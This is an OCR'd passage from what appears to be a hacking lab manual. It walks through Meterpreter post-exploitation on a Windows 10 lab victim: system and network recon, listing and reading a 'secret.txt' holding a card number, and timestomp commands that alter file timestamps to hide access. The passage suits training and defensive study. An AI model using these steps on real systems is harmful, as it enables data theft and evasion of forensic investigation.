
24. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.



```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 2.2.10: creating the session


25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figure 2.2.11: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.



```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  7
============
Name         : Npcap Loopback Adapter
Hardware MAC : 02:00:4c:4f:4f:50
MTU          : 1500
IPv4 Address : 169.254.213.182
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::541e:cc68:3f45:d5b6
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  8
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:b0:f4:93
MTU          : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9499:49c:7e70:645e
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Figure 2.2.12: IP address-related information


27. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

TASK 2.5

List All the Files in a Current Directory

28. Type **pwd** and press **Enter** to view the current working directory on the victim machine.


Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.



```
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >
```

Figure 2.2.13: Obtain getuid and finding the present working directory (pwd)

29. Type **ls** and press **Enter** to list the files in the current working directory.




```
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2019-11-06 05:08:46 -0500  Backdoor.exe
100666/rw-rw-rw-  37     fil   2019-11-06 04:42:33 -0500  secret.txt

meterpreter > 
```

Figure 2.2.14: Listing all the files in the directory

TASK 2.6

View the Contents of a File

30. To read the contents of a text file, type **cat <filename.txt>** (here, **secret.txt**) and press **Enter**.



```
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2019-11-06 05:08:46 -0500  Backdoor.exe
100666/rw-rw-rw-  37     fil   2019-11-06 04:42:33 -0500  secret.txt

meterpreter > cat secret.txt
My credit card account is "123456789"meterpreter > 
```

Figure 2.2.15: Issuing cat command

TASK 2.7


View the MACE Attributes

31. Now, we will change the **MACE** attributes of the **secret.exe** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

To leave no trace of these MACE attributes, use the **timestomp** command to change the attributes as you wish after accessing a file.

32. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.



```
meterpreter > cat secret.txt
My credit card account is "123456789"meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified      : 2019-11-06 04:43:16 -0500
Accessed      : 2019-11-06 05:32:20 -0500
Created       : 2019-11-06 04:42:33 -0500
Entry Modified: 2019-11-06 04:43:16 -0500
meterpreter >
```

Figure 2.2.16: Viewing the timestomp information


TASK 2.8

Change the PWD and List the Files in the Changed Directory

33. To change the **MACE** value, type **timestomp secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **secret.txt** file.

Note: **-m**: specifies the modified value.

34. You can see the changed **Modified** value by issuing the command **timestomp secret.txt -v**.




```
meterpreter > timestomp secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on secret.txt
meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified      : 2018-02-11 08:10:03 -0500
Accessed      : 2019-11-06 05:32:20 -0500
Created       : 2019-11-06 04:42:33 -0500
Entry Modified: 2019-11-06 04:43:16 -0500
meterpreter >
```

Figure 2.2.17: Changing the modified value

